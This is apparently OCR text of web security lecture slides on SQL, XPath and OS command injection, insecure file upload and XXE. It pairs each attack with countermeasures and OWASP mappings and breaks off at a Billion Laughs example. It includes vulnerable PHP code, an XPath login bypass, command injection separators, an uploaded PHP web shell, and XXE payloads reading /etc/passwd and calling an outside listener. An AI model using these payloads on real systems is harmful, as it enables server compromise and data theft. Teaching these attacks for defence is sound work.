
Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) **Prepared Statements** Abstraction (e.g. ORMs)
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Further exploitation

what else you can do heavily depends on

- the query you're injecting into
  - SELECT, INSERT INTO, UPDATE, DELETE, EXEC
- the operating system and dbms configuration
  - reading / writing files
    - e.g. MySQL: load_file
  - executing OS commands
    - e.g. MS SQL: xp_cmdshell, xp_servicecontrol

Old but gold



https://xkcd.com/327/


https://9gag.com/gag/aBg8PLx

main problem:

user input
included in sql (backend) context
messes up the predefined query structure

can you think of any other backend
context we can mess with?
(xxx injection)

```xml
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user>
        <title>master</title>
        <name>yoda</name>
        <uname>mastery</uname>
        <password>forgottenmypasswordIhave</password>
    </user>
    <user>
        <name>luke skywalker</name>
        <uname>luke</uname>
        <password>whoismyfather?</password>
    </user>
    <user>
        <name>han solo</name>
        <uname>captain_han</uname>
        <password>lovelea</password>
    </user>
</users>
```





```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $xml = simplexml_load_file('users.xml');

    if ($xml !== FALSE){
        $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='" . $_POST['pwd'] . "']");

        if ($result != NULL)
        {
            $user = $result[0];
            $_SESSION['uname'] = (string)$user->uname;
```

```
//user[uname='test'][password='password']
```

Username or password is wrong.

```xml
<?xml version="1.0" encoding="utf-8"?>
<users>
    <user>
        <title>master</title>
        <name>yoda</name>
        <uname>mastery</uname>
        <password>forgottenmypasswordIhave</password>
    </user>
    <user>
        <name>luke skywalker</name>
        <uname>luke</uname>
        <password>whoismyfather?</password>
    </user>
    <user>
        <name>han solo</name>
        <uname>captain_han</uname>
        <password>lovelea</password>
    </user>
</users>
```





```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $xml = simplexml_load_file('users.xml');

    if ($xml !== FALSE){
        $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='" . $_POST['pwd'] . "']");

        if ($result != NULL)
        {
            $user = $result[0];
            $_SESSION['uname'] = (string)$user->uname;
```

```
//user[uname='asdf' or '1' = '1'][password='asdf' or '1' = '1']
```


User: mastery Logout

XPath Injection




Goal	Retrieve data from XML or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XPath Injection




Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XPath Injection



Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	
(Primary) Violated Principle	

XPath Injection



Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Some more backend injections

SMTP/Email Injection

- https://www.acunetix.com/blog/articles/email-header-injection/

LDAP Injection

- https://www.netsparker.com/blog/web-security/ldap-injection-how-to-prevent/
- https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

XML Injection


- http://projects.webappsec.org/w/page/13247004/XML%20Injection#:~:text=XML%20Injection%20is%20an%20attack,intend%20logic%20of%20the%20application.
- https://www.whitehatsec.com/glossary/content/xml-injection

NoSQL Injection

- https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf
- https://www.netsparker.com/blog/web-security/what-is-nosql-injection/
- https://www.acunetix.com/blog/web-security-zone/nosql-injections/


all these injections target backend services…

can we also attack the server itself directly?




```
22                  if(isset($_GET["type"]) && $_GET["type"] != "0"){
23                      $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
24                      echo "<pre>{$result}</pre>";
25                  }
```

do you see any problems?




```php
22                  if(isset($_GET["type"]) && $_GET["type"] != "0"){
23                      $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
24                      echo "<pre>{$result}</pre>";
25                  }
```

```
tail /var/log/apache2/; id; .log
```

Characters for separation

Windows and Linux/Unix:


- `&` `&&` `|` `||`

Linux/Unix only:

- `;` `\n`
- execution within original command:
  - `` `cmd` ``
  - `$(cmd)`


https://portswigger.net/web-security/os-command-injection

OS Command Injection



Goal	Execute malicous commands on server
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

OS Command Injection




Goal	Execute malicous commands on server
How	By manipulating the structure of the OS command through userdata
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Countermeasures


- Just don‘t directly call OS-commands with user input from application code!
  - Use safer language/platform specific APIs
- If you have to use them
  - Just don‘t
- If you really have to use them
  - STRICT Input Validation
    - Explicit Allowlist, Typecasting etc.
  - Separation of command and input
    - e.g. subprocess.run() in python
  - Parameter escaping
    - e.g. escapeshellcmd() in php

OS Command Injection



Goal	Execute malicous commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation Separation of command and parameters Escaping of parameters (output encoding)
OWASP Top 10	
(Primary) Violated Principle	

OS Command Injection



Goal	Execute malicous commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation Separation of command and parameters Escaping of parameters (output encoding)
OWASP Top 10	A03:2021-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

can you think of another common way to inject code on a server?


```
25          <form method="post" enctype="multipart/form-data">
26              <input type="hidden" name="MAX_FILE_SIZE" value="10000000">
27              <input name="pic" type="file" accept="image/jpeg,image/png">
28              <input type="submit" value="Upload"/>
29          </form>
```

```
10  if (!empty($_FILES)){
11      move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
12      $_SESSION['profilepic'] = $_FILES['pic']['name'];
13  }
```

do you see any problems?

```
POST /upload.php HTTP/1.1
Host: lightside.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------227856152536330666113253305972
Content-Length: 28777
Origin: http://lightside.me
Connection: close
Referer: http://lightside.me/upload.php
Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
Upgrade-Insecure-Requests: 1

-----------------------------227856152536330666113253305972
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
-----------------------------227856152536330666113253305972
Content-Disposition: form-data; name="pic"; filename="0biwanl.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿÛC
 $.' ",#(7),01444'9=82<.342ÿÛC      2!!22222222222222222222222222222222222222222222ÿÀ·È"ÿÄ
ÿÄµ}!1AQa"q2□□¡#B±ÁRÑð$3br□
```


```
POST /upload.php HTTP/1.1
Host: lightside.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------194333078192439370826743732 61
Content-Length: 465
Origin: http://lightside.me
Connection: close
Referer: http://lightside.me/upload.php
Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
Upgrade-Insecure-Requests: 1

-----------------------------194333078192439370826743732 61
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
-----------------------------194333078192439370826743732 61
Content-Disposition: form-data; name="pic"; filename="shell.php"
Content-Type: application/octet-stream

<?php
if(isset($_GET["cmd"])){
  $result = shell_exec($_GET["cmd"]);
  echo "<pre>{$result}</pre>";
}
?>
-----------------------------194333078192439370826743732 61--
```

```
Array (
  [pic] => Array (
    [name] => shell.php
    [type] => application/octet-stream
    [tmp_name] => /tmp/phpXBWCgN
    [error] => 0
    [size] => 107
  )
)
```

it all comes from the client – trustworthy?


```php
if (!empty($_FILES)){
    move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
    $_SESSION['profilepic'] = $_FILES['pic']['name'];
}
```

Insecure File Upload



Goal	Upload a malicious file for execution of code
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Insecure File Upload



Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Countermeasures (excerpt)

- If possible, just store them in a database (or a S3 bucket etc.)
- Don‘t use the original file name -> create a new one
- Store the file outside of the webroot
  - recommended: on a separate partition or even a separate file server
- Check the real filetype
  - e.g. in php: mime_content_type()
- Set max filesize
  - e.g. in php: post_max_size and upload_max_filesize
- More recommendations
  - https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Remember request routing ???

Classic routing: http://example.com/showprofile.php


it‘s php
file showprofile.php gets
executed with php interpreter

Explicit routing: http://example.com/showprofile

e.g. Laravel (PHP): `Route::get('/showprofile', [UserController::class, 'showprofile’]);`
https://laravel.com/docs/8.x/routing


e.g: Django (Python): `urlpatterns = [ path('/showprofile', views.userprofile)]`
https://docs.djangoproject.com/en/3.1/topics/http/urls/

Insecure File Upload




Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don’t trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	
(Primary) Violated Principle	

Insecure File Upload



Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don’t trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	-
(Primary) Violated Principle	

Insecure File Upload




Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don’t trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	-
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

ok, there is one special filetype left...


students.xml

```xml
<?xml version="1.0" ?>
<students>
    <student>
        <firstname>Anakin</firstname>
        <lastname>Skywalker</lastname>
    </student>
    <student>
        <firstname>Luke</firstname>
        <lastname>Skywalker</lastname>
    </student>
</students>
```




attack1.xml

```xml
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<students>
    <student>
        <firstname>&xxe;</firstname>
        <lastname>Skywalker</lastname>
    </student>
    <student>
        <firstname>Luke</firstname>
        <lastname>Skywalker</lastname>
    </student>
</students>
```



attack2.xml

```xml
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://darkside.me:6666/test"> ]>
<students>
    <student>
        <firstname>&xxe;</firstname>
        <lastname>Skywalker</lastname>
    </student>
    <student>
        <firstname>Luke</firstname>
        <lastname>Skywalker</lastname>
    </student>
</students>
```





```
robot@dvmachine:~$ nc -lp 6666
GET /test HTTP/1.0
Host: darkside.me:6666
Connection: close
```

also very bad: file:///dev/random

Billion Laughs Attack


```
<?xml version="1.0"?>
<!DOCTYPE lolz [
